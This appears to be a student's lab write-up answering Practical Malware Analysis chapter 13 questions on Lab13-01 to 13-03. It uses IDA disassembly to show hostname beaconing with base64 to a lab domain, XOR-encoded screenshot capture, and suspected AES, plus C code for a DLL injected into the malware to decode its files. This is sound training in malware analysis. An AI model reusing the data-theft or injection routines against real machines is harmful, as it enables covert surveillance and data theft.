Select Manual Load checkbox when opening DLL2.dll in IDA Pro. You will be prompted to enter new image base address.

Practical No. 4

a. Analyze the malware found in the file *Lab13-01.exe*.

i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

In IDA Pro, we can see the following strings which are of not much meaning. However on execution, if we were to strings the memory using process explorer and sniff the network traffic, we can observe some new strings such as **http://www.practicalmalwareanalysis.com**.

Address	Length	Type	String
.rdata:004050E9	00000033	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.rdata:0040511D	0000000C	C	123456789+/
.rdata:00405156	00000006	unic...	0P
.rdata:0040515D	00000008	C	(8PX\a\b
.rdata:00405165	00000007	C	700WP\a
.rdata:00405174	00000008	C	\b`h````
.rdata:0040517D	0000000A	C	ppxxxx\b\a\b
.rdata:00405198	0000000E	unic...	(null)
.rdata:004051A8	00000007	C	(null)
.rdata:004051B0	0000000F	C	runtime error
.rdata:004051C4	0000000E	C	TLOSS error\r\n
.rdata:004051D4	0000000D	C	SING error\r\n

Figure 1. Meaningless string




Figure 2. URL found

ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?

The subroutine @0x00401300 loads a resource in the binary and xor the value with "**;**".




Figure 3. FIndResourceA 101

Figure 4. Resource String





Figure 5. XOR with ;

iii. What is the key used for encoding and what content does it encode?
The key used is "**;**". The decoded content is **http://www.practicalmalwareanalysis.com**.

iv. Use the static tools FindCrypt2, Krypto ANALyzer (KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?



KANAL plugin located 4 addresses that uses "**ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/**"

v. What type of encoding is used for a portion of the network traffic sent by the malware?
base64 encoding is used to encode the computer name.




Figure 7. Encoding string




Figure 8. String encoded




Figure 9. Checking base64 encoded string

vi. Where is the Base64 function in the disassembly?

At address 0x004010B1.

vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?

The maximum length is 12 characters. The maximum base64 length is 16 bytes.

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesT
httpRead proc near

Buffer= byte ptr -558h
hFile= dword ptr -358h
szUrl= byte ptr -354h
hInternet= dword ptr -154h
name= byte ptr -150h
szAgent= byte ptr -50h
var_30= byte ptr -30h
var_28= dword ptr -28h
var_27= dword ptr -27h
var_23= dword ptr -23h
dwNumberOfBytesRead= dword ptr -1Ch
var_18= byte ptr -18h
var_C= byte ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpBuffer= dword ptr  0Ch
dwNumberOfBytesToRead= dword ptr  10h
lpdwNumberOfBytesRead= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 558h
mov     [ebp+var_30], 0
xor     eax, eax
mov     dword ptr [ebp+var_30+1], eax
mov     [ebp+var_28], eax
mov     [ebp+var_27], eax
mov     [ebp+var_23], eax
push    offset aMozilla4_0 ; "Mozilla/4.0"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 8
push    100h            ; namelen
lea     edx, [ebp+name]
push    edx             ; name
call    gethostname
mov     [ebp+var_4], eax
push    12              ; copy 12 characters
lea     eax, [ebp+name]
push    eax             ; char *
lea     ecx, [ebp+var_18]
push    ecx             ; char *
call    _strncpy
```

Figure 10. Only 12 Characters

viii. In this malware, would you ever see the padding characters (= or ==) in the Base64-encoded data?

According to wiki. If the plain text is not divisible by 3, padding will present in the encoded string.

ix. What does this malware do?

It keeps sending the computer name (max 12 bytes)
to **http://www.practicalmalwareanalysis.com** every 30 seconds until 0x6F is received as the first character in the response.

b. Analyze the malware found in the file *Lab13-02.exe*

i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.




Figure 1. Proc Mon

ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction	
.text:00401040	sub_401000	xor	eax, eax
.text:004012D6	sub_40128D	xor	eax, [ebp+var_10]
.text:0040171F	sub_401570	xor	eax, [esi+edx*4]
.text:0040176F	sub_401739	xor	edx, [ecx]
.text:0040177A	sub_401739	xor	edx, ecx
.text:00401785	sub_401739	xor	edx, ecx
.text:00401795	sub_401739	xor	eax, [edx+8]
.text:004017A1	sub_401739	xor	eax, edx
.text:004017AC	sub_401739	xor	eax, edx
.text:004017BD	sub_401739	xor	ecx, [eax+10h]
.text:004017C9	sub_401739	xor	ecx, eax
.text:004017D4	sub_401739	xor	ecx, eax
.text:004017E5	sub_401739	xor	edx, [ecx+18h]
.text:004017F1	sub_401739	xor	edx, ecx
.text:004017FC	sub_401739	xor	edx, ecx
.text:0040191E	_main	xor	eax, eax
.text:0040311A		xor	dh, [eax]
.text:0040311E		xor	[eax], dh
.text:00403688		xor	ecx, ecx
.text:004036A5		xor	edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents.

iv. Where is the encoding function in the disassembly?

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData                 ; Steal Data
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode                  ; Encode Data
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp08x  ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx                     ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax                     ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx                     ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

GetDesktopWindow: Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

GetDC: The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

CreateCompatibleBitmap: The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.

```
mov     [ebp+hdc], 0
push    0                       ; nIndex
call    ds:GetSystemMetrics
mov     [ebp+var_1C], eax
push    1                       ; nIndex
call    ds:GetSystemMetrics
mov     [ebp+cy], eax
call    ds:GetDesktopWindow
mov     hWnd, eax
mov     eax, hWnd
push    eax                     ; hWnd
call    ds:GetDC
mov     hDC, eax
mov     ecx, hDC
push    ecx                     ; hdc
call    ds:CreateCompatibleDC
mov     [ebp+hdc], eax
mov     edx, [ebp+cy]
push    edx                     ; cy
mov     eax, [ebp+var_1C]
push    eax                     ; cx
mov     ecx, hDC
push    ecx                     ; hdc
call    ds:CreateCompatibleBitmap
mov     [ebp+h], eax
mov     edx, [ebp+h]
push    edx                     ; h
mov     eax, [ebp+hdc]
push    eax                     ; hdc
call    ds:SelectObject
push    0CC0020h                ; rop
push    0                       ; y1
push    0                       ; x1
mov     ecx, hDC
push    ecx                     ; hdcSrc
mov     edx, [ebp+cy]
push    edx                     ; cy
mov     eax, [ebp+var_1C]
push    eax                     ; cx
push    0                       ; y
push    0                       ; x
mov     ecx, [ebp+hdc]
push    ecx                     ; hdc
call    ds:BitBlt
lea     edx, [ebp+pv]
push    edx                     ; pv
push    18h                     ; c
mov     eax, [ebp+h]
push    eax                     ; h
call    ds:GetObjectA
```

Figure 4. Screenshot

vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through, However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor             proc near               ; CODE XREF: encode+261p
.text:00401739
.text:00401739 var_4           = dword ptr -4
.text:00401739 arg_0           = dword ptr  8
.text:00401739 arg_4           = dword ptr  0Ch
.text:00401739 arg_8           = dword ptr  10h
.text:00401739 arg_C           = dword ptr  14h
.text:00401739
.text:00401739                 push    ebp
.text:0040173A                 mov     ebp, esp
.text:0040173C                 push    ecx
.text:0040173D                 mov     [ebp+var_4], 0
.text:00401744                 jmp     short loc_40174F
.text:00401746 ; ---------------------------------------------------------------------------
.text:00401746
.text:00401746 loc_401746:                             ; CODE XREF: xor+DD↓j
.text:00401746                 mov     eax, [ebp+var_4]
.text:00401749                 add     eax, 10h
.text:0040174C                 mov     [ebp+var_4], eax
.text:0040174F
.text:0040174F loc_40174F:                             ; CODE XREF: xor+B↑j
.text:0040174F                 mov     ecx, [ebp+var_4]
.text:00401752                 cmp     ecx, [ebp+arg_C]
.text:00401755                 jnb     loc_40181B
.text:0040175B                 mov     edx, [ebp+arg_0]
.text:0040175E                 push    edx
.text:0040175F                 call    shiftOperations
.text:00401764                 add     esp, 4
.text:00401767                 mov     eax, [ebp+arg_4]
.text:0040176A                 mov     ecx, [ebp+arg_0]
.text:0040176D                 mov     edx, [eax]
.text:0040176F                 xor     edx, [ecx]
.text:00401771                 mov     eax, [ebp+arg_0]
.text:00401774                 mov     ecx, [eax+14h]
.text:00401777                 shr     ecx, 10h
.text:0040177A                 xor     edx, ecx
.text:0040177C                 mov     eax, [ebp+arg_0]
.text:0040177F                 mov     ecx, [eax+0Ch]
.text:00401782                 shl     ecx, 10h
.text:00401785                 xor     edx, ecx
.text:00401787                 mov     eax, [ebp+arg_8]
.text:0040178A                 mov     [eax], edx
.text:0040178C                 mov     ecx, [ebp+arg_4]
.text:0040178F                 mov     edx, [ebp+arg_0]
.text:00401792                 mov     eax, [ecx+4]
.text:00401795                 xor     eax, [edx+8]
.text:00401798                 mov     ecx, [ebp+arg_0]
.text:0040179B                 mov     edx, [ecx+1Ch]
.text:0040179E                 shr     edx, 10h
.text:004017A1                 xor     eax, edx
.text:004017A3                 mov     ecx, [ebp+arg_0]
.text:004017A6                 mov     edx, [ecx+14h]
.text:004017A9                 shl     edx, 10h
.text:004017AC                 xor     eax, edx
```

Figure 5. xor operations

vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLLand create a thread to run the following function on **DLL_PROCESS_ATTACHED**. To attachthe DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process

```
void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strncmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);

                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
        }
        while (FindNextFile(hFind, &ffd) != 0);

        FindClose(hFind);
        Sleep(1000);
    }
}
```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with "**temp**". It then reads the file and pass the data to the encoding function **@0x40181F**. Once the data is decoded, we make use of the function **@0x401000** to write out the file to "**DECODED_[encoded file name].bmp**". Last but not least i shall delete the encoded file so as not to clutter the folder.

c. Analyze the malware found in the file *Lab13-03.exe*.

i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.




Figure 1. http://www.practicalmalwareanalysis.com




Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.




Figure 3. IDA Pro strings

ii. Use static analysis to look for potential encoding by searching for the string xor. Whattype of encoding do you find?

There are quite a lot of xor operations to go through. But based on the figure below, it is highlypossible that AES is being used; The **Advanced Encryption Standard** (**AES**) is also known as**Rijnda**




Figure 4. XOR operations

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.

